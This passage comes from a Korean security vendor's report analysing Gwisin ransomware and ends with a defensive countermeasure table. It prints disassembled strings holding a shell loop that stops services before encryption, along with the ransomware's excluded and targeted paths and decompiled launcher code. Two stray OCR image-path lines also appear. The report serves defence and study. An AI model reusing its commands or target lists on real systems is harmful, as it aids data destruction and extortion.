000055fa:f5564846 66 0f 6f 05 42 8a 00 00 movdqa xmm0, [rel 0x55faf556d290]   ASCII "/sbin/service %s/bin/sh -c \"for s in `service -l | grep %s`; do service $s sto
000055fa:f556484e 66 89 8c 24 e4 00 00 00 mov  [rsp+0xe4], cx
000055fa:f5564856 b9 00 02 00 00       mov  ecx, 0x200
000055fa:f556485b 0f 29 44 24 60       movaps [rsp+0x60], xmm0
000055fa:f5564860 66 0f 6f 05 38 8a 00 00 movdqa xmm0, [rel 0x55faf556d2a0]   ASCII "/bin/sh -c \"for s in `service -l | grep %s`; do service $s stop;/dev/urandom"
000055fa:f5564868 c7 84 24 98 00 00 00 7… mov  dword [rsp+0x98], 0x706f7473
000055fa:f5564873 0f 29 84 24 a0 00 00 00 movaps [rsp+0xa0], xmm0
000055fa:f556487b 66 0f 6f 05 2d 8a 00 00 movdqa xmm0, [rel 0x55faf556d2b0]   ASCII "s in `service -l | grep %s`; do service $s stop;/dev/urandom"
000055fa:f5564883 c6 84 24 9c 00 00 00 00 mov  byte [rsp+0x9c], 0
000055fa:f556488b 0f 29 84 24 b0 00 00 00 movaps [rsp+0xb0], xmm0
000055fa:f5564893 66 0f 6f 05 25 8a 00 00 movdqa xmm0, [rel 0x55faf556d2c0]   ASCII " | grep %s`; do service $s stop;/dev/urandom"
000055fa:f556489b c7 44 24 50 73 74 6f 70 mov  dword [rsp+0x50], 0x706f7473
```

[서비스 종료 명령어]

- 암호화 제외 폴더명

bin, boot, dev, etc, lib , lib64, proc, run, sbin, srv, sys, tmp , usr, var, bootbank, mbr, tardisks, tardisks.noauto, vmimages

- 주요 암호화 대상 경로

/Information/Database/, /Information/korea_data/, /Information/, /Infra/, /var/www/, /var/opt/, /var/lib/mysql/, /var/lib/postgresql/, /var/log/, /usr/local/svn/, /var/lib/docker, /var/db/mong|odb, /var/lib/mongodb/, /var/lib/elasticsearch/, /u01/, /ORCL/,/var/lib/graylog-server/, /usr/local/


IV) 귀신(Gwisin) 랜섬웨어 진화

현재 진화된 귀신(Gwisin) 랜섬웨어는 안전모드로 재부팅하여 랜섬웨어를 실행시키는 기능이 추가되었다. 안전모드를 통해 서비스와 프로세스를 직접 종료하지 않고도 랜섬웨어 기능을 수행한다.

✓ **상세 내용**

① 랜섬웨어 실행 명령 인수 중 SMM 값이 1 일 때 ProgramData 의 특정 경로에 랜섬웨어 복사 후, 서비스 등록 (0 인 경우, 일반적인 암호화 수행)

② 5 초 후에 강제 재부팅하여 안전모드로 부팅 후, 등록된 서비스로 랜섬웨어 실행



```
v3(a1, "SERIAL", v96, &v74);
v12 = FileName;
v3(a1, "LICENSE", v97, &v75);
v3(a1, "VERSION", v98, &v76);
v3(a1, "ORG", v99, &v77);
v13 = 128i64;
v78 = 512;
while ( v13 )
{
  *v12 = 0;
  v12 += 4;
  --v13;
}
v3(a1, "OriginalDatabase", FileName, &v78);
```

```
MsiGetPropertyA(a1, "SERIAL", v158, &v132);
v20 = v175;
MsiGetPropertyA(a1, "LICENSE", v159, &v133);
MsiGetPropertyA(a1, "VERSION", v160, &v134);
MsiGetPropertyA(a1, "ORG", v161, &v135);
MsiGetPropertyA(a1, "SMM", v162, &v136);
MsiGetPropertyA(a1, "SLP", String, &v137);
MsiGetPropertyA(a1, "TBT", v164, &v138);
MsiGetPropertyA(a1, "TZC", v165, &v139);
for ( j = 128i64; j; --j )
{
  *(_DWORD *)v20 = 0;
  v20 += 4;
}
v140 = 512;
MsiGetPropertyA(a1, "OriginalDatabase", v175, &v140);
```

[귀신(Gwisin) 랜섬웨어 명령 인수 추가(기능 추가)]


3. 결론

본 보고서를 통해 한국 기업을 대상으로 랜섬웨어 캠페인을 수행하는 귀신(Gwisin) 랜섬웨어 공격 그룹의 Cyber Attack Lifecycle 를 살펴보았다.

이 공격 그룹은 데이터 복구의 대가로 금전을 요구할 뿐만 아니라, 기업의 크리티컬한 정보를 유출시켜 지속적인 협박을 통해 피해를 확대하는 것으로 확인된다. 타겟형 APT 공격을 막아내기란 사실상 불가능에 가깝다. 어떻게든 해커가 들어온다는 가정하에 각 단계별 적절한 보안 요소를 마련하여, 목표를 달성하기 전에 탐지하고 차단하는 것이 중요하다.

아래 Cyber Attack Lifecycle 각 단계별로 공격자가 해당 공격에 성공할 수 있었던 취약한 요소들을 제거해 나간다면, 침해사고를 예방 할 수 있을 것이다.

Cyber Attack Lifecycle	사고주요 원인	대응 방안	솔루션
정찰 (Reconnaissance)	오픈 검색 엔진(OSINT) 정보 수집	다크웹 모니터링, 위협 정보 모니터링	TI (Threat Intelligence) 솔루션 침해사고 흔적 점검 서비스
	다크웹 크리덴셜 정보 구매		
초기 침투 (Initial Compromise)	외부 미들웨어 관리자 페이지 로그인	미들웨어 관리자 페이지 외부 노출 차단 무작위 대입 공격 모니터링	웹방화벽 솔루션
	VPN 비인가 유저 접근	VPN 취약점 패치 / 2 차 인증 적용 주기적인 PW 변경	-
거점 확보 (Establish Foothold)	웹쉘 업로드	비정상 파일 탐지	Anti Virus
	RAT 악성코드 실행		
권한 상승 (Escalate Privileges)	크리덴셜 프로세스 탈취	비정상 행위 탐지	EDR 솔루션
내부 정찰 (Internal Reconnaissance)	내부 네트워크 스캐닝	내부 네트워크 악성 행위 모니터링	IDS/IPS
내부 확산 (Move Laterally)	SMB, WinRM, RDP, SSH 서비스 악용	Trust to Trust 접근 제어	접근제어 솔루션
	패치관리 서버로 RAT 악성코드 배포	내부 네트워크 트래픽 가시성 확보	Network APT 솔루션
	MS-SQL 명령 실행 (xp_cmdshell)	Xp_cmdshell 비활성화	취약점 점검 서비스
지속 실행 (Maintain Presence)	RAT 명령 제어 (C2 통신)	Outbound 트래픽 모니터링	F/W SIEM
목적 달성 (Complete Mission)	데이터 유출	Outbound 트래픽 모니터링	F/W SIEM
	랜섬웨어 실행	비정상 파일 탐지 백업 시스템 운영	Anti Virus 데이터 백업 솔루션



SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 Top-CERT
제　작 : SK쉴더스 커뮤니케이션그룹